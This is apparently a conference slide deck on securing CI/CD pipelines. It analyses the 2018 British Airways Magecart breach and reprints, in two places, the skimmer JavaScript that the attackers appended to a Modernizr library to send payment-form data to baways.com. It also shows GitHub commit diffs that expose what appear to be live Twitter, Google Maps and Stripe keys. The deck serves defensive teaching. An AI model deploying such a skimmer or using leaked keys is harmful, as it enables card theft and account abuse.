

COMPUTING DEVOPS LIVE

KEEP CALM AND SECURE
YOUR CI/CD PIPELINE

@SONYAMOISSET 🦄🌐

.I WEAR DARK
HOODIES (AND I LISTEN TO SYNTHWAVE
MUSIC) SO I'M A LEGIT
SECURITY ENGINEER



WEB APPLICATION ATTACK

HOW 22 LINES OF CODE CLAIMED 380 000 VICTIMS 😱



**SEPT 6, 2018, BRITISH AIRWAYS
ANNOUNCED IT HAS SUFFERED A
DATA BREACH**




BA NOTED THAT
380 000 CUSTOMERS
COULD HAVE BEEN AFFECTED
AND THAT THE STOLEN
INFORMATION INCLUDED
PERSONAL AND
PAYMENT INFORMATION

PAYMENTS THROUGH THEIR MAIN WEBSITE WERE AFFECTED


The screenshot shows the British Airways website homepage. At the top, there is a navigation bar with links for "Discover", "Book", "Manage", "Help", and language selection ("United Kingdom - English"). On the right side of the header is a login form with fields for "Login ID" and "PIN/Password", a "Log in" button, and links for "Register now", "Remember me", and "Forgotten PIN/Password?". Below the header, there is a promotional banner for "Latest travel news" with a link to "Find out more". In the center, there is a large image of a coastal landscape with cliffs and a beach. Overlaid on this image are three buttons: "Flight" (with a plus sign icon), "Flight + Hotel" (with a bed icon), and "Flight + Car" (with a car icon). Below these buttons is a search interface for flights. The search form includes fields for "From" and "To", a date selector showing "Outbound 08 March", a button to "Add a return", dropdown menus for "Passengers" (set to "1 Adult") and "Travel class" (set to "Economy"), and a large red search button with a magnifying glass icon. At the bottom of the search form, the text "Flights Multi-city" is visible.

Book and travel with confidence

PAYMENTS THROUGH THEIR MOBILE APPS WERE AFFECTED



The image shows the Google Play Store page for the British Airways app. It features the British Airways logo (a red and white airplane) and the title "British Airways". Below the title, it says "British Airways plc - Travel & Local". It has a PEGI 3 rating and a user rating of 35,305 with 4 stars. A message indicates "You don't have any devices." An "Install" button is visible. Below the main section, there are three cards showing app features: "Book a flight", "Be informed", and "Boarding Pass". Each card includes a small screenshot of the app's interface.



The image shows the App Store page for the British Airways app. It features the British Airways logo and the title "British Airways". Below the title, it says "British Airways Plc". It has a user rating of 4.6 with 2627K Ratings and is listed as "Free". Below the main section, there are five cards showing app features: "Find flights quickly", "Check in with ease", "See all your bookings", and "Save boarding passes". Each card includes a small screenshot of the app's interface.

PAYMENTS WERE AFFECTED FROM
22:58 BST AUGUST 21, 2018 UNTIL
21:45 BST SEPTEMBER 5, 2018

WHAT'S HAPPENED?



CUSTOMER DATA WERE STOLEN DIRECTLY FROM PAYMENT FORMS



THE SAME TYPE OF CYBER ATTACK
HAPPENED WHEN **TICKETMASTER** UK
REPORTED A BREACH

ticketmaster[®]



MAGECART WAS THE MAIN SUSPECT



MAGE WHO?



CONSORTIUM OF **MALICIOUS HACKER GROUPS**
THAT TARGET ONLINE SHOPPING CART SYSTEMS
TO **STEAL PAYMENT CARD INFORMATION**

THIS IS KNOWN AS A
SUPPLY CHAIN ATTACK

WHAT WAS THE
ENTRY POINT?



MODERNIZR JAVASCRIPT LIBRARY

VERSION 2.6.2



Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes
Causes Social Inspection Results Sequence To Parent

Response Body

```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&(c=a.currentStyle[b]),c}function h(){d.removeChild(a),a=null,b=null,c=null}var a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fontSize";return a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"? (h(),!0):(h(),!1)},Modernizr.addTest("time","valueAsDate"in document.createElement("time")),Modernizr.addTest({texttrackapi:typeof document.createElement("video").addTextTrack=="function",track:"kind"in document.createElement("track")}),Modernizr.addTest("placeholder",function(){return"placeholder"in Modernizr.input||document.createElement("input")&&"placeholder"in Modernizr.textarea||document.createElement("textare"))},Modernizr.addTest("speechinput",function(){var a=document.createElement("input");return"speech"in a||"onwebkitspeechchange"in a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var c=a.createElement("form");if("checkValidity"in c){var d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a){(window.opera||a.preventDefault(),a.stopPropagation()),c.innerHTML='<input name="modTest" required><button>',c.style.position="absolute",c.style.top="-99999em",d|| (f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")[0],h.oninvalid=function(a){g=!0,a.preventDefault(),a.stopPropagation(),b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")[0].click(),d.removeChild(c),f&&e.removeChild(d),g}return!1}})(document>window.Modernizr); window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var e=document.getElementById("personPaying").innerHTML;n.person=e;var t=JSON.stringify(n);setTimeout(function(){jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"}),500)});}}
```

THE CHANGE WAS AT **THE BOTTOM OF THE SCRIPT** - TECHNIQUE OFTEN SEE WHEN ATTACKERS MODIFY JS FILES TO NOT BREAK FUNCTIONALITY

THE SERVERS SEND A '**LAST-MODIFIED**'
HEADER WHICH INDICATES THE LAST TIME A
PIECE OF STATIC CONTENT WAS MODIFIED

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

+ Request Headers

- Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 18 Dec 2012 08:02:48 GMT



Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

+ Request Headers

- Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 21 Aug 2018 20:49:38 GMT



```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5             jQuery("#paymentForm").serializeArray().map(function(a) {
6                 n[a.name] = a.value
7             });
8             var e = document.getElementById("personPaying").innerHTML;
9             n.person = e;
10            var
11                t = JSON.stringify(n);
12                setTimeout(function() {
13                    jQuery.ajax({
14                        type: "POST",
15                        async: !0,
16                        url: "https://baways.com/gateway/app/dataprocessing/api/",
17                        data: t,
18                        dataType: "application/json"
19                    })
20                }, 500)
21            }
22        };
};
```

WHEN A USER HITS THE BUTTON TO
SUBMIT THEIR PAYMENT
THE INFO FROM **THE PAYMENT FORM**
IS EXTRACTED ALONG WITH THEIR
NAME
AND SENT TO THE ATTACKER'S SERVER

```
url: "https://baways.com/gateway/app/dataprocessing/api/"
```

Issued	2018-08-15
Expires	2020-08-15
Serial Number	129950451738167431558149351195969236479
SSL Version	3
Common Name	baways.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	baways.com (subject) www.baways.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

WHAT ABOUT THE
APPS?



A PORTION OF THE APP IS NATIVE BUT **THE MAJORITY OF ITS FUNCTIONALITY LOADS FROM WEB PAGES** FROM THE OFFICIAL BA WEBSITE

```
public class WebView  
extends AbsoluteLayout implements ViewTreeObserver.OnGlobalFocusChangeListener,  
ViewGroup.OnHierarchyChangeListener  
  
java.lang.Object  
↳ android.view.View  
↳ android.view.ViewGroup  
↳ android.widget.AbsoluteLayout  
↳ android.webkit.WebView
```

A View that displays web pages.

Basic usage

In most cases, we recommend using a standard web browser, like Chrome, to deliver content to the user. To learn more about web browsers, read the guide on [invoking a browser with an intent](#).

WebView objects allow you to display web content as part of your activity layout, but lack some of the features of fully-developed browsers. A WebView is useful when you need increased control over the UI and advanced configuration options that will allow you to embed web pages in a specially-designed environment for your app.

To learn more about WebView and alternatives for serving web content, read the documentation on [Web-based content](#).

Summary

Nested classes

interface	WebView.FindListener
	Interface to listen for find results.
class	WebView.HitTestResult
interface	WebView.PictureListener

Interface to listen for find results.

class	WebView.HitTestResult
-------	---------------------------------------

interface	WebView.PictureListener
-----------	---

This interface was deprecated in API level 12. This interface is now obsolete.

class	WebView.VisualStateCallback
-------	---

Class

WKWebView

An object that displays interactive web content, such as for an in-app browser.

SDKs

iOS 8.0+

macOS 10.10+

Mac Catalyst 13.0+

Framework

WebKit

On This Page

Declaration ⓘ

Overview ⓘ

Topics ⓘ

Relationships ⓘ

Searched ⓘ

Declaration

iOS, Mac Catalyst

```
class WKWebView : UIView
```

macOS

```
class WKWebView : NSView
```

Overview

Important

Starting in iOS 8.0 and OS X 10.10, use WKWebView to add web content to your app. Do not use UIWebView or WebView.

You can use the WKWebView class to embed web content in your app. To do so, create a WKWebView object, set it as the view, and send it a request to load web content.

Note

You can make POST requests with `httpBody` content in a WKWebView.

After creating a new WKWebView object using the `init(frame:configuration:)` method, you need to load the web content. Use the `loadHTMLString(_:baseURL:)` method to begin loading local HTML files or the `load(_:)` method to begin loading web content. Use the `stopLoading()` method to stop loading, and the `isLoading` property to find out if a web view is in the process of loading. Set the delegate property to an object conforming to the `WKUIDelegate` protocol to track the loading of web content. See [Listing 1](#) for an example of creating a WKWebView programmatically.

Government taxes and fees and carrier charges

Certain taxes, fees and carrier charges may be applied to your booking by British Airways, airport operators, governments or other authorities. Here you will find an explanation of those taxes, fees and carrier charges.

Government, authority and airport charges

These are included in the price of your ticket and are levied by airport operators, governments, or other authorities.

Some airports may levy local taxes, fees or charges against passengers upon arrival or departure. These are not included in the price of your ticket and should be paid locally.

Government and/or airport taxes are refundable, however some countries will apply a Value Added Tax, Sales Tax or equivalent, which will only be refunded on fully flexible tickets.

IF WE LOOK AT THE SOURCE OF THE
WEBPAGE - IT'S THE **SAME CSS AND**
JS COMPONENTS AS THE WEBSITE

Page https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb

Status	Messages (10)	Dependent Requests (104)	Cookies (20)	Links (4)	Headers	SSL Certs (6)	Response & DOM	DOM Changes	Causes	
URL				Cause	Response	Content Type	Content	Response	Dependent	Co
					Code		Length	Time	Requests	
https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb				parentPage	200	text/html	2.60 M	919 ms	104	
...					
https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js				script.src	200	application/x-javascript	27.76 K	150 ms	-	



BA FINED \$229 MILLION UNDER GDPR FOR DATA BREACH



WHAT ELSE CAN GO WRONG?

CREDENTIALS/TOKENS/ENV. VARIABLES ON GITHUB 😱



**GITHUB IS HOUSING
THOUSANDS OF PUBLICLY
ACCESSIBLE KEYS/TOKENS/
PASSWORDS SEARCH RESULTS**



Repositories	156
Code	154K
Commits	48K
Issues	2K
Packages	0
Marketplace	0
Topics	1
Wikis	226
Users	3

[Advanced search](#) [Cheat sheet](#)Showing 43,507 available commit results Sort: Best match

odurusphp/microfinanceapi
apikeys table
odurusphp committed 11 days ago

[View](#) 1653329 [Copy](#)

JayOneTheSk8/equiBite
chore(apiKeys): add README ...
Jay Cox authored and Jay Cox committed on 12 Nov

[View](#) e00b53c [Copy](#)

denzelb5/personal-bio-site
setup apiKeys
denzelb5 committed 12 days ago

[View](#) a9478b8 [Copy](#)

erinepolicy/Front-End-Capstone
added APIKeys to gitignore
erinepolicy committed 10 days ago

[View](#) d1a2244 [Copy](#)

DesertBot/DesertBot
Correct path for APIKeys decryption
HubbeKing authored and StarlitGhost committed 14 days ago

[View](#) 9ea9e6c [Copy](#)

sarenord/sweeps
Merge branch 'apikeys'
sarenord committed 11 days ago

[View](#) 7fab7db [Copy](#)

sucresware/ping
Add new apiKeys
mgkprod committed 11 days ago ✓

Verified [View](#) 5eaab3e [Copy](#)

nss-evening-cohort-10/nutshell-star-destroyer
Merge pull request #40 from nss-evening-cohort-10/jt-apiKeys ...
jthielman committed on 18 Nov

Verified [View](#) 6b335cb [Copy](#)

denrus99/place
Add work only with valid apikeys
denrus99 committed 6 days ago

[View](#) 41dd55d [Copy](#)

KEYS FOR SERVICES INCLUDING

- .GOOGLE
- .TWITTER
- .AWS
- .FACEBOOK
- .MAILCHIMP
- .TWILIO
- .STRIPE

```
... @@ -1,7 +0,0 @@
1 - Consumer Key (API Key) 6FTxb0c0aTwK1yzDCo4kIdxvt
2 - Consumer Secret (API Secret) UHdnHVRSRwCbhXrGWExy1poVNP9buNc5KpeRi0sAK8C80mcRkc
3 -
4 - Access Token 2439402091-TWGdQR1e0qPELxEigMs7de4RPXiT0aWg7ovuWfm
5 - Access Token Secret iGsKK33zlp0jZ3oIIinf7gvM0m1c8rZeG5sUCfnY3MyhRS
6 -
7 -
```

```
src/html/camping.html
88 88 -40,7 +40,8 @@ period:1,
40 showAllAccom:true,
41 showList:false,
42 - showLocationFilter:false
43 + showLocationFilter:false,
44 + googleMapsKey: "AIzaSyAmYsDEnwvWhQJ9whSp_1J430kBB-PKn8"
45 },
46 gadgetSelector = '.js-region-gadget',
47 locationFilter = ['Innes National Park'];

```

```
src/utils/global_params.js
100 00 -128,0 +128,7 @@ export const en = (val) => (return GLOBAL_PARAMS.isiPhoneX() ? val * ratioX :
120
120 export const currentPlatform = Platform.OS == 'ios' ? 1 : 2;
130
131 - export const stripe_api_key = 'pk_live_B4fnSThalsk0PFh00siwsq5t';
132 - // export const stripe_api_key = 'pk_test_sAsyJfErUcp0zZKHgdCMixet';
133
134 export const client = new Stripe(stripe_api_key);
135
150 00 -162,4 +161,4 @@ export const HAS_FOODS = 1;
162
162 export const NO_MORE_FOODS = 2;
163 export const IS_INTERCEPT = 3;
164 + export default GLOBAL_PARAMS;
```

WHAT IS WEB APPLICATION SECURITY & SSDLC



“Web application security is a **branch of Information Security** that deals specifically with security of websites, web applications and web services.”

-WIKIPEDIA

A SECURE SDLC PROCESS ENSURES THAT SECURITY ASSURANCE ACTIVITIES SUCH AS **PENETRATION TESTING, CODE REVIEW, THREAT MODELING SESSIONS AND ARCHITECTURE ANALYSIS** ARE AN INTEGRAL PART OF THE DEVELOPMENT EFFORT

SECURITY IS A **CONTINUOUS CONCERN**

**AWARENESS OF SECURITY
CONSIDERATIONS** BY STAKEHOLDERS

EARLY DETECTION OF FLAWS & **COST
REDUCTION**



Who is the OWASP Foundation?

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

- Tools and Resources
- Community and Networking
- Education & Training

For nearly two decades corporations, foundations, developers, and volunteers have supported the OWASP Foundation and its work. [Donate](#), [Join](#), or become a [Corporate Member](#) today.

Project Spotlight: Zed Attack Proxy





ZAP is a free, easy to use integrated penetration testing tool which now includes a Heads Up Display. Easily used by security professionals and developers of all skill levels, users can quickly and more easily find security vulnerabilities in their applications. Given the unique and integrated design of the Heads Up Display, developers new to security testing will find ZAP an indispensable tool to build secure software. [Learn more](#) about ZAP.

Featured Chapter: Bay Area




Hosted at some of most iconic technology companies in the world, the Bay Area chapter is one of the Foundation's largest and most active. This month they are hosting a Hacker Day and monthly meetups in San Francisco at Insight Engines and in South Bay at EBay. Usually the agenda includes three provocative and interesting talks, lots of interesting people to meet, and great food. The Bay Area Chapter also participates in planning AppSec California.



OWASP Top 10 (2017)
Interpretation for Serverless

CC BY NC ND
The OWASP Foundation, Inc. is a 501(c)(3) non-profit organization registered in the State of Illinois.
A Tax Exempt Organization (#77-0574742). <https://owasp.org>

